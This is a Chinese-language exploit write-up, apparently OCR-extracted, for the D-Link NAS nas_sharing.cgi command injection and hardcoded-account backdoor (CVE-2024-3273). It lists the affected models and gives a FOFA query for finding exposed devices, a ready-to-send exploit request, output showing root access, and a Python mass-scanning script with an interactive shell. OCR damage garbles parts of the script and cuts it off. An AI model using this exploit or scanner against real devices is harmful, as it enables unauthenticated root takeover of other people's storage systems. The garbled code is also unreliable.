
D16-2D-Link-NAS-RCE

漏洞描述:

D-Link NAS ras sharing cgi接口存在命令执行漏洞,该漏洞存在于"/cgi-bin/nas_sharing cgi"脚本中,影响其 HTTP GET 请求处理程序组件。漏洞成因是通过硬编码帐户(用户名:"messagebus"和空密码)造成的后门以及通过"system"参数的命令注入问题。未经身份验证的攻击者可利用此漏洞获取服务器权限。

DNS-320L Version 1.11, Version 1.03.0904.2013, Version 1.01.0702.2013 DNS-325 Version 1.01 DNS-327L Version 1.09, Version 1.00.0409.2013 DNS-340L Version 1.08

网站图片:



网络测绘:

fofa语法:

"Text:In order to access the ShareCenter, please make sure you are using a recent browser(IE 7+, Firefox 3+, Safari 4+, Chrome 3+, Opera 10+)"

漏洞复现:

payload:

GET /cgi-bin/nas_sharing.cgi?user=messagebus&passwd=&cmd=15&system=base64編码的命令 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; Acoo Browser; SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0; .NET CLR 3.0.04506)
Accept: */*
Connection: keep-alive

PS: 执行的命令需base64编码

```
Codec
       Web Ws
                             数据对比
          Fuzzer
                                                            fuzztag
 story Web Fuzzer ×
 ] BWF-[64] WF-[5] × +
 / 发送请求 强制 HTTPS ✓ ⑤ 历史 煜破示例 ◎
                                                                                                            Responses https 134bytes / 68ms
                                                                                                                                                                                                                                                                                                                美化 请输入定位响应
 quest
       GET /cgi-bin/nas_sharing.cgi?user-messagebus&passwd-&cmd-15&system-aWQ- HTTP/1.1
                                                                                                                                                                                                                     HTTP/1.1-200-0K
         User-Agent: Mozilla/4.0 (compatible; MSIE-7.0; Windows-NT-6.0; Acoo-Browser; Stc61; .NET-CLR-2.0. 50727; Media Center-PC-5.0; .NET-CLR-3.0.04506)
Accept-Encoding: identity
Accept: */*
Connection: keep-alive
                                                                                                                                                                                                                      Content-Language: en
P3P: CP='CURa-ADMa-DEVa-PSAo-PSDo-OUR-BUS-UNI-PUR-INT-DEM-STA-PRE-COM-NAV-OTC-
                                                                                                                                                                                                                      COR"
                                                                                                                                                                                                                      Date: Tue. 09 Apr 2024 00:38:19 GMT
                                                                                                                                                                                                                      Server: lighttpd/1.4.28
Content-Length: 134
                                                                                                                                                                                                                     uid=0(root) ·gid=0(root)
<?xml ·version="1.0" encoding="UTF-8"?>
<config><nas_sharing><auth_state>1</auth_state></nas_sharing></config>
 扫描的脚本
 import base64
 import requests import argparse
from rich.console import Console
from alive_progress import alive_bar
from typing import Tuple, Optional, List
from prompt_toolkit import PromptSession
from prompt_toolkit.import PromptSession
from prompt_toolkit.formatted_text import HTML
from prompt_toolkit.history import InMemoryHistory
from concurrent.futures import ThreadPoolExecutor, as_completed
from requests.packages.urllib3.exceptions import InsecureRequestWarning
 class DLink:
        ss DLink:
def _init__(self, base_url: Optional[str]=None) -> None:
    self.base_url: Optional[str] = base_url
    self.session: requests.Session = requests.Session()
    self.console: Console = Console()
                 requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
        def custom_print(self, message: str, header: str) -> None:
    header_colors: dict = {"+": "green", "-": "red", "!": "yellow", "*": "blue"}
    self.console.print(
        f"[bold {header_colors.get(header, 'white')}]][{header}][/bold {header_colors.get(header, 'white')}] {message}"
    '
       def execute_command(self, command: str = "id", verbose: bool = True) -> str:
    command_hex = ''.join(f'\\\\x{ord(c):02x}\' for c in command)
    command_final = f"echo -e {command_hex}|sh".replace(' ', '\t')
    base64_cmd: str = base64_b64encode (command_final.encode()).decode()
    url: str = f"(self.base_url)/cgi-bin/nas_sharing.cgi"
    params: dict = {
        "user": "messagebus",
        "passwd": "",
        "cmd": "l5",
        "system": base64_cmd,
}
                 try:
response: requests.Response = self.session.get(
url, params=params, verify=False, timeout=10
                         result: str = (
                                  ilt: str = (
response.text.split("<?xml", 1)[0]
if "<?xml" in response.text</pre>
                                  else None
                         )
if verbose:
    self.custom_print(
        "Command executed successfully."
    if result
        """ """ index to execute command."
                                          else "Failed to execute command.",
"+" if result else "-",
                 except requests.exceptions.Timeout:
                          if verbose:
                ir verbose:
    self.custom_print("Request timed out.", "-")
except requests.exceptions.RequestException as e:
    if verbose:
        self.custom_print(f"Request failed: {e}", "-")
         def check_single_url(self, url: str) -> Tuple[str, bool]:
                 self.base_url = url
result: str = self.execute_command(verbose=False)
is_vulnerable: bool = bool(result)
                 return f"{url} is vulnerable to CVE-2024-3273: {result}", is_vulnerable
         def interactive_shell(self) -> None:
                 initial_result = self.execute_command()
if initial_result:
    self.custom print(
        f"(self.base_url) is vulnerable to CVE-2024-3273: {initial_result}", "!"
                         while True:
                                         cmd: str = session.prompt(
    HTML("<ansiyellow><b\# </b></ansiyellow>"), default=""
).strip()
if cmd.lower() == "exit":
    break
elif cmd.lower() == "clear":
                                 elif cmd.lower() == "clear":
    self.console.clear()
    continue
    output: str = self.execute_command(cmd)
    if output:
        print(f"(output)\n")
except KeyboardInterrupt:
    self.custom_print("Exiting interactive shell...", "!")
    break
                                         break
                 else:
```